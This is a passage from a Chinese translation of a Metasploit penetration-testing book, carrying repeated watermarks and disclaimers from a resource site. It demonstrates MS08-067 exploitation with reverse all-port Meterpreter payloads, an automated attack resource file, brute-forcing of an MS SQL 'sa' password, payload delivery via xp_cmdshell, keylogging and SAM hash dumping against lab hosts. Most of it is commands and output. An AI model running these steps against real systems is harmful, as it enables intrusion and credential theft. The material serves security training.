          RX packets:3178 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2756 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:292351 (285.4 KiB)  TX bytes:214234 (209.2 KiB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
whoami
root
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这种类型的攻击称为堆溢出攻击，它使用动态内存分配中的漏洞来触发攻击代码，这种攻击并不是 100%可靠的。（如果第一次攻击没有成功，你应当使用 **exploit** 命令多尝试几次。）

注意在这个例子中我们使用了一个绑定（bind）shell，在目标主机上打开了一个监听端口，Metasploit 为我们创建了一个直接到目标系统的连接。（记住如果攻击防火墙或 NAT 网关后的主机，应当使用反弹式连接攻击载荷。）

5.4　全端口攻击载荷：暴力猜解目标开放的端口

在前面的例子中，我们之所以能够成功，主要是由于目标主机反弹连接使用的端口没有被过滤掉。但是如果我们攻击的组织内部设置了非常严格的出站端口过滤怎么办？很多公司在防火墙上仅仅开放个别特定的端口，将其他端口一律关闭，这种情况下我们很难判定能够通过哪些端口连接到外部主机上。

我们可以猜测 443 端口没有被防火墙禁止，同样的可能还有 FTP、Telnet、SSH 以及 HTTP 等服务使用的端口，可以逐一进行尝试。但是 Metasploit 已经提供了一个专用的攻击载荷帮助我们找到这些放行的端口，我们还要费力猜它做什么呢？

Metasploit 的这个攻击载荷会对所有可用的端口进行尝试，直到它发现其中一个是放行的。（不过遍历整个端口号的取值范围[1-65535]会耗费相当长的时间。）

下面让我们使用这个攻击载荷，让它尝试对所有端口进行连接，直到找到成功连接的端口为止。

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set LHOST 192.168.33.129
lhost => 192.168.33.129
smsf exploit(ms08_067_netapi) > set RHOST 192.168.33.130
rhost => 192.168.33.130
msf exploit(ms08_067_netapi) > set TARGET 3
target => 3
msf exploit(ms08_067_netapi) > search ports
[*] Searching loaded modules for pattern 'ports'...

Compatible Payloads
===================

   Name                                      Rank    Description
   ----                                      ----    -----------
   windows/dllinject/reverse_tcp_allports    normal  Reflective Dll Injection,
                                                       Reverse All-Port TCP Stager
   windows/meterpreter/reverse_tcp_allports  normal  Windows Meterpreter (Reflective
                                                       Injection), Reverse All-Port TCP Stager

. . . SNIP . . .
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp_allports
payload => windows/meterpreter/reverse_tcp_allports
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf exploit(ms08_067_netapi) >
[*] Started reverse handler on 192.168.33.129:1 ❶
[*] Triggering the vulnerability...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.33.129:1 -> 192.168.33.130:1047) ❷

msf exploit(ms08_067_netapi) > sessions -l -v

Active sessions
===============

  Id  Type         Information                        Connection                              Via
  --  ----         -----------                        ----------                              ---
  1   meterpreter  NT AUTHORITY\SYSTEM @ IHAZSECURITY  192.168.33.129:1 -> 192.168.33.130:1047
                                                        exploit/windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

请注意我们没有设置 **LPORT** 参数，而是使用 **allports** 攻击载荷在所有端口上进行监听，直到发现一个放行的端口。如果你仔细查看❶处就会发现我们的攻击机绑定到**:1**（指所有的端口），它与目标主机的 1047 端口建立了连接❷。

5.5 资源文件

资源文件（resource files）是 MSF 终端内包含一系列自动化命令的脚本文件。这些文件实际上是一个可以在 MSF 终端中执行的命令列表，列表中的命令将按顺序执行。资源文件可以大大减少测试和开发所需的时间，让你将包括渗透攻击在内的许多重复性任务进行自动化。

可以在 MSF 终端中使用 **resource** 命令载入资源文件，或者可以在操作系统的命令行环境中使用**-r** 标志将资源文件作为 MSF 终端的一个参数传递进来运行。

下面这个简单的例子展示了如何创建一个能够显示 Metasploit 版本，并载入声音插件的资源文件：

```
  root@bt:/opt/framework3/msf3/ echo version > resource.rc ❶
  root@bt:/opt/framework3/msf3/ echo load sounds >> resource.rc ❷
  root@bt:/opt/framework3/msf3/ msfconsole -r resource.rc ❸
❹ resource (resource.rc)> version
  Framework: 3.7.0-dev.12220
  Console  : 3.7.0-dev.12220
  resource (resource.rc)> load sounds
  [*] Successfully loaded plugin: sounds
  msf >
```

如你所见，在❶和❷处，**version** 命令和 **load sounds** 命令被写入一个名为 *resource.rc* 的文件中。这个文件随后跟在**-r** 参数后输入到 msfconsole 中❸，最后这个资源文件被载入，其中包含的两个命令被执行，其执行结果如❹所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在实验环境中你可以尝试使用一个更为复杂的资源文件，自动地对某台主机发起攻击。下面的例子展示了使用一个新建的名为 *autoexploit.rc* 的资源文件，来执行一次 SMB 攻击。我们在这个资源文件中设置了攻击目标、攻击载荷等参数，这样在执行攻击时就不再需要对这些参数进行手工设置了。

```
root@bt:/opt/framework3/msf3/ echo use exploit/windows/smb/ms08_067_netapi > autoexploit.rc
root@bt:/opt/framework3/msf3/ echo set RHOST 192.168.1.155 >> autoexploit.rc
root@bt:/opt/framework3/msf3/ echo set PAYLOAD windows/meterpreter/reverse_tcp >> autoexploit.rc
root@bt:/opt/framework3/msf3/ echo set LHOST 192.168.1.101 >> autoexploit.rc
root@bt:/opt/framework3/msf3/ echo exploit >> autoexploit.rc
root@bt:/opt/framework3/msf3/ msfconsole
msf > resource autoexploit.rc
resource (autoexploit.rc)❶> use exploit/windows/smb/ms08_067_netapi
resource (autoexploit.rc)> set RHOST 192.168.1.155
RHOST => 192.168.1.155
resource (autoexploit.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (autoexploit.rc)> set LHOST 192.168.1.101
LHOST => 192.168.1.101
resource (autoexploit.rc)> exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Triggering the vulnerability...
[*] Sending stage (747008 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.155:1033)

meterpreter >
```

这里我们在 MSF 终端中指定资源文件的名字，文件中的命令逐条被自动执行，输出结果如❶所示。

> **提示：**这些只是一些简单的例子，在第 12 章中，你会学习到如何使用 Karmetasploit，它是一个非常复杂的资源文件。

5.6　小结

祝贺你，你已经使用 MSF 终端发起了第一次针对实际主机的攻击，并获取了它的完全控制权！

在本章中，我们介绍了渗透攻击的基础知识，并通过已发现的漏洞，攻入了我们的目标主机。渗透攻击的本质是识别并充分利用目标系统中存在的安全弱点。本章中我们使用 nmap 识别出可能存在漏洞的服务，在此基础上发动攻击，并获取了系统的访问权限。

在第 6 章中，我们将对 Meterpreter 进行更为详细的探讨，并学习如何在攻击成功后玩转它。你会发现在攻入一个系统后，Meterpreter 的强大功能会让你欣喜若狂。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 6 章

Meterpreter

在本章中，我们将对“黑客瑞士军刀”——Meterpreter 进行更加深入的了解，它能够显著地提升你在后渗透攻击阶段的技术能力。Meterpreter 是 Metasploit 框架中的一个杀手锏，通常作为漏洞溢出后的攻击载荷所使用，攻击载荷在触发漏洞后能够返回给我们一个控制通道。例如，利用远程过程调用（RPC）服务的一个漏洞，当漏洞触发后，我们选择 Meterpreter 作为攻击载荷，就能够取得目标系统上的一个 Meterpreter Shell 连接。Meterpreter 是 Metasploit 框架的一个扩展模块，可以调用 Metasploit 的一些功能，对目标系统进行更为深入的渗透，这些功能包括反追踪、纯内存工作模式、密码哈希值获取、特权提升、跳板攻击等等。

这一章我们用 Metasploit 的普遍攻击方法来攻陷一台 Windows XP 机器，然后利用 Meterpreter 作为攻击载荷，展示它在进入目标系统后的一些其他攻击方法与技术。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.1 攻陷 Windows XP 虚拟机

在详细介绍 Meterpreter 的功能特性之前，我们必须首先攻陷一台系统并取得一个 Meterpreter shell。

6.1.1 使用 Nmap 扫描端口

我们开始使用 Nmap 对目标进行端口扫描，以识别开放的服务，寻找可以进行漏洞利用的端口，如下所示：

```
msf > nmap -sT -A -PO 192.168.33.130 ❶
[*] exec: nmap -sT -A -PO 192.168.33.130

. . . SNIP. . .

PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Microsoft ftpd ❹
25/tcp   open  smtp         Microsoft ESMTP 6.0.2600.2180 ❺
80/tcp   open  http         Microsoft IIS webserver 5.1 ❻
|_html-title: Directory Listing Denied
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
1433/tcp open  ms-sql-s     Microsoft SQL Server 2005 9.00.1399; RTM ❷
6646/tcp open  unknown
MAC Address: 00:0C:29:EA:26:7C (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 ❸ or Windows Server 2003

. . . SNIP . . .

Nmap done: 1 IP address (1 host up) scanned in 37.58 seconds

msf >
```

通过端口扫描❶可以看到，系统开放了一些有意思的端口，包括 MS SQL❷这种易受攻击的端口。但更有意思的是通过 nmap 扫描，发现系统版本为 Windows XP Service Pack2❸，这个版本的系统已经不再维护，许多已公开漏洞在 SP3 系统中已经修补，但在 SP2 中依然存在。

扫描结果中可以看到开放了 FTP❹和 SMTP❺端口，这两个端口可能存在可被利用的漏洞。同时也开放了 80 端口❻，意味着我们可以尝试进行 Web 应用攻击。

6.1.2 攻击 MS SQL

在这个例子中，我们将对 MS SQL 的 1433 端口进行攻击，因为这个端口有许多已知的漏洞，可以实现完全入侵并获得管理员权限。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

首先，我们需要确认安装了 MS SQL，然后尝试对 MS SQL 服务进行暴力破解以获取密码，MS SQL 默认安装在 TCP 1433 端口和 UDP 1434 端口，但新版本的 MS SQL 允许安装到随机动态分配的 TCP 端口，UDP 1434 端口则没有变化，可以通过 UDP 端口来查询获取 SQL 服务的 TCP 动态端口。

这里，通过扫描发现目标系统上的 UDP 1434 端口是开放的：

```
msf > nmap -sU 192.168.33.130 -p1434 ❶

Nmap scan report for 192.168.33.130
Host is up (0.00033s latency).
PORT     STATE         SERVICE
1434/udp open         ms-sql-m ❷

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
msf >
```

可以看到，扫描主机❶发现 MS SQL 的 UDP 1434 端口是开放的❷。（第 11、13 和 17 章将会对 MS SQL 攻击作更为深入的介绍。）

以 MS SQL 为目标，我们可以使用 *mssql_ping* 模块来找出 MS SQL 服务端口，并进行用户名与口令的猜测。MS SQL 在初次安装的时候需要用户创建 *sa* 或系统管理员用户。由于有些管理员在安装程序时没有足够的安全意识，常常会设置空密码或弱密码，因此我们可以尝试猜测或暴力破解 *sa* 用户的密码。

下一个例子中，我们将使用 *mssql_login* 模块来尝试对 *sa* 用户进行暴力破解。

```
msf > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target address range or CIDR identifier
   THREADS   1                yes       The number of concurrent threads
   USERNAME  sa               no        The username to authenticate as

msf auxiliary(mssql_ping) > set RHOSTS 192.168.33.1/24
RHOSTS => 192.168.33.1/24
msf auxiliary(mssql_ping) > set THREADS 20
THREADS => 20
msf auxiliary(mssql_ping) > exploit

[*] Scanned 040 of 256 hosts (015% complete)
[*] Scanned 052 of 256 hosts (020% complete)
[*] Scanned 080 of 256 hosts (031% complete)
[*] Scanned 115 of 256 hosts (044% complete)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
[*] SQL Server information for 192.168.33.130: ❶
[*]    ServerName      = IHAZSECURITY ❷
[*]    InstanceName    = SQLEXPRESS
[*]    IsClustered     = No
[*]    Version         = 9.00.1399.06 ❸
[*]    tcp             = 1433 ❹
[*]    np              = \\IHAZSECURITY\pipe\MSSQL$SQLEXPRESS\sql\query
[*] Scanned 129 of 256 hosts (050% complete)
```

通过 *use scanner/mssql/mssql_ping* 命令调用 *mssql_ping* 模块和设置参数，然后运行，可以看到 SQL 服务器安装在 192.168.33.130❶上，服务器名为 IHAZSECURITY❷。版本号为 9.00.1399.06❸（SQL Server 2005），监听的端口号是 1433❹。

6.1.3 暴力破解 MS SQL 服务器

下一步，我们利用 Metasploit 框架的 *mssql_login* 模块来进行暴力破解：

```
msf > use scanner/mssql/mssql_login ❶
msf auxiliary(mssql_login) > show options

Module options:

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                           no        The password for the specified username
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             1433             yes       The target port
   THREADS           1                yes       The number of concurrent threads
   USERNAME          sa               no        The username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords
                                                  separated by space, one pair per line
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(mssql_login) > set PASS_FILE /pentest/exploits/fasttrack/bin/dict/wordlist.txt ❷
PASS_FILE => /pentest/exploits/fasttrack/bin/dict/wordlist.txt
msf auxiliary(mssql_login) > set RHOSTS 192.168.33.130
RHOSTS => 192.168.33.130
msf auxiliary(mssql_login) > set THREADS 10
THREADS => 10
msf auxiliary(mssql_login) > set verbose false
verbose => false
msf auxiliary(mssql_login) > exploit
[+] 192.168.33.130:1433 - MSSQL - successful login 'sa' : 'password123'❸
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

选择 *mssql_login* 模块❶，使用 Fast-Track 中的密码列表❷。（我们将在 11 章介绍 Fast-Track 的更多细节），成功猜解出了 *sa* 口令：password123❸。

> **提示：**Fast-Track 是本书其中一位作者编写的一个工具，集成了多种攻击方式、漏洞利用以及 Metasploit 框架，来进行攻击载荷的自动植入。Fast-Track 的一个功能特性是可以暴力破解和自动攻击 MS SQL。

6.1.4　xp_cmdshell

以 *sa* 管理员账户权限运行 MS SQL 时，我们可以执行 xp_cmdshell 存储过程，该存储过程允许我们直接与底层操作系统进行交互并执行命令。xp_cmdshell 是 SQL Server 中缺省装载的内建存储程序，我们可以通过 MS SQL 调用 xp_cmdshell 直接来执行操作系统命令，可以将其理解成一个可以执行任意命令的操作系统超级用户命令行。而 MS SQL 服务一般是以 SYSTEM 级别权限运行的，所以一旦获得 *sa* 用户，就可以同时以管理员身份来访问 MS SQL 和底层操作系统。

为了在系统中注入攻击载荷，我们需要与 xp_cmdshell 进行交互，添加本地管理员，并通过一个可执行文件来植入攻击载荷。David Kennedy 和 Joshua Drake（jduck）已经编写了一个模块（*mssql_payload*），可以通过 xp_cmdshell 来植入任意 Metasploit 攻击载荷：

```
msf > use windows/mssql/mssql_payload ❶
msf exploit(mssql_payload) > show options

Module options:

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PASSWORD                       no        The password for the specified username
   RHOST                          yes       The target address
   RPORT         1433             yes       The target port
   USERNAME      sa               no        The username to authenticate as
   UseCmdStager  true             no        Wait for user input before returning from exploit
   VERBOSE       false            no        Enable verbose output
Exploit target:

   Id  Name
   --  ----
   0   Automatic
msf exploit(mssql_payload) > set payload windows/meterpreter/reverse_tcp ❷
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 192.168.33.129
LHOST => 192.168.33.129
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf exploit(mssql_payload) > set LPORT 443
LPORT => 443
msf exploit(mssql_payload) > set RHOST 192.168.33.130
RHOST => 192.168.33.130
msf exploit(mssql_payload) > set PASSWORD password123
PASSWORD => password123
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on 192.168.33.129:443
[*] Command Stager progress - 2.78% done (1494/53679 bytes)
[*] Command Stager progress - 5.57% done (2988/53679 bytes)
[*] Command Stager progress - 8.35% done (4482/53679 bytes)

. . . SNIP . . .
[*] Command Stager progress - 97.32% done (52239/53679 bytes)
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.33.129:443 -> 192.168.33.130:1699)
meterpreter > ❸
```

选择 *mssql_payload* 模块❶后，设置我们的攻击载荷为 meterpreter❷，在启动 Meterpreter 会话之前我们所要做的就是对标准参数进行配置。执行 **exploit** 之后，Meterpreter 会话在目标机上成功开启❸。

回顾一下，我们先是用 *mssql_ping* 模块找到 MS SQL 服务，并使用 *mssql_login* 模块猜解 MS SQL 的 *sa* 口令—password123，然后使用 *mssql_payload* 模块与 MS SQL 交互并上传 Meterpreter shell，从而实现了对系统的完整入侵过程。一旦获取了 Meterpreter shell，我们就可以对系统进行更深入的攻击拓展。

6.1.5 Meterpreter 基本命令

成功入侵系统并获得系统的 Meterpreter 会话之后，我们可以利用一些基本的 Meterpreter 命令，来收集更多的信息。在任意位置使用 **help** 命令都可以得到如何使用 Meterpreter 的帮助信息。

1. 截屏

Meterpreter 的 **screenshot** 命令可以获取活动用户的桌面截屏并保存到*/opt/metasploit3/msf3/*目录，如图 6-1 所示。

```
meterpreter > screenshot
Screenshot saved to: /opt/metasploit3/msf3/yVHXaZar.jpeg
```

桌面截屏是获取目标系统信息的一个重要途径。如图 6-1 所示，可以看到安装运行了 McAfee 杀毒软件，意味着我们上传东西到系统的时候要小心了（第 7 章将具体讨论如何规避杀毒软件）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-1　Meterpreter 截屏

2. sysinfo

另一个需要详细说明的命令是 **sysinfo**，这个命令可以获取系统运行的平台，如下所示：

```
meterpreter > sysinfo
Computer: IHAZSECURITY
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
```

可以看到，操作系统是 Windows XP Service Pack 2，因为 SP2 已不再维护，这意味着系统存在一大堆漏洞。

6.1.6　获取键盘记录

现在我们需要获得系统的密码，可以使用破解或攻击的方法，也可以在远程主机上进行键盘记录。但在此之前，还是让我们用 ps 命令来获得目标系统正在运行的进程吧。

```
meterpreter > ps ❶

Process list
============
 PID   Name                Arch  Session  User                      Path
 ---   ----                ----  -------  ----                      ----
 0     [System Process]
 4     System              x86   0        NT AUTHORITY\SYSTEM

. . . SNIP . . .
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
 1476  spoolsv.exe          x86    0        NT AUTHORITY\SYSTEM          C:\WINDOWS\
    system32\spoolsv.exe
 1668  explorer.exe ❷       x86    0        IHAZSECURITY\Administrator    C:\WINDOWS\
    Explorer.EXE

. . . SNIP . . .

 4032  notepad.exe          x86    0        IHAZSECURITY\Administrator    C:\WINDOWS\
    system32\notepad.exe

meterpreter > migrate 1668 ❸
[*] Migrating to 1668...
[*] Migration completed successfully.
meterpreter > run post/windows/capture/keylog_recorder ❹
[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf3/loot/
20110324171334_default_192.168.1.195_host.windows.key_179703.txt
[*] Recording keystrokes...
[*] Saving last few keystrokes...

root@bt:~# cat /root/.msf3/loot/20110324171334_default_192.168.1.195_host.windows.key_179703.txt ❺
Keystroke log started at Thu Mar 24 17:13:34 -0600 2011

administrator password <Back>  <Back>  <Back>  <Back>  <Back>  <Back>  <Back>  <Tab> password123!!
```

执行 ps 命令❶获得了包括 *explorer.exe* 在内的进程列表❷。我们使用 migrate 命令❸将会话迁移至 *explorer.exe* 的进程空间中，之后启动 *keylog_recorder* 模块❹。一段时间后使用 CTRL-C 中止，最后，在另一个终端里，可以看到我们使用键盘记录所捕捉到的内容❺。

6.2 挖掘用户名和密码

在先前的例子中，我们通过键盘记录获取用户输入得到密码。如果不使用键盘记录，同样也可以用 Meterpreter 来获取系统本地文件中的用户名和密码哈希值。

6.2.1 提取密码哈希值

本次攻击使用 Meterpreter 中的 *hashdump* 输入模块，来提取系统的用户名和密码哈希值。微软 Windows 系统存储哈希值的方式一般为 LAN Manager（LM）、NT LAN Manager（NTLM），或 NT LAN Manager v2（NTLMv2）。

例如，在 LM 存储方式中，当用户首次输入密码或更改密码的时候，密码被转换为哈希值。由于哈希长度的限制，将密码切分为 7 个字符一组的哈希值。以 password123456 的密码为例，哈希值以 passwor 和 d123456 的方式存储，所以攻击者只需要简单地破解 7 个字符一组的密码，而不是原始的 14 个字符。而 NTLM 的存储方式跟密码长度无关，密码 password123456 将作为

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

整体转换为哈希值存储。

> **提示：**我们在这里使用一个无法在短期内破解的超级复杂的密码。比 LM 所支持的最大 14 个字符更长的密码，这样系统会将其自动转换为 NTLM 的哈希存储方式。即使用彩虹表或超级计算机也无法在可接受的时间内对其进行破解。

如下内容是我们提取的 UID 为 500 的 Administrator 用户账号的密码哈希值（Windows 系统默认管理员为 Administrator）。Administrator:500 后的字串是 Administrator 密码的两个哈希值。

```
Administrator:500:e52cac67419a9a22cbb699e2fdfcc59e ❶ :30ef086423f916deec378aac42c4ef0c ❷:::
```

第一个哈希❶是 LM 哈希值，第二个则是 NTLM 哈希值❷。

接下来我们将从自己的 Windows XP 系统上提取用户名和密码哈希值。

6.2.2　使用 Meterpreter 命令获取密码哈希值

在目标系统上重置一个复杂的密码，如 thisisacrazylongpassword&&!!@@##，然后使用 Meterpreter 重新获取目标系统上的用户名和密码哈希值（见之前的代码）。我们使用 **use priv** 命令，意味着运行在特权账号上。

获取安全账号管理器（SAM）数据库，我们需要运行在 SYSTEM 权限下，以绕过注册表的限制，获取受保护的存有 Windows 用户和密码的 SAM 存储。请尝试在实验虚拟机上执行这个场景，来看看你是否能提取到用户名和密码哈希值。下面的过程演示了我们使用 **hashdump** 命令获取系统所有的用户名和密码哈希值。

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b75989f65d1e04af7625ed712ac36c29:::
```

以 aad3b435 开头的哈希值是一个空的或不存在的哈希值——空字串的占位符（就像 Administrator:500:NOPASSWD:ntlm 哈希也为空一样）。由于密码超过 14 字节的长度，Windows

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

不能将其存储为 LM 形式，所以存储为 aad3b435...的字串，代表空的密码。

LM 哈希值的问题

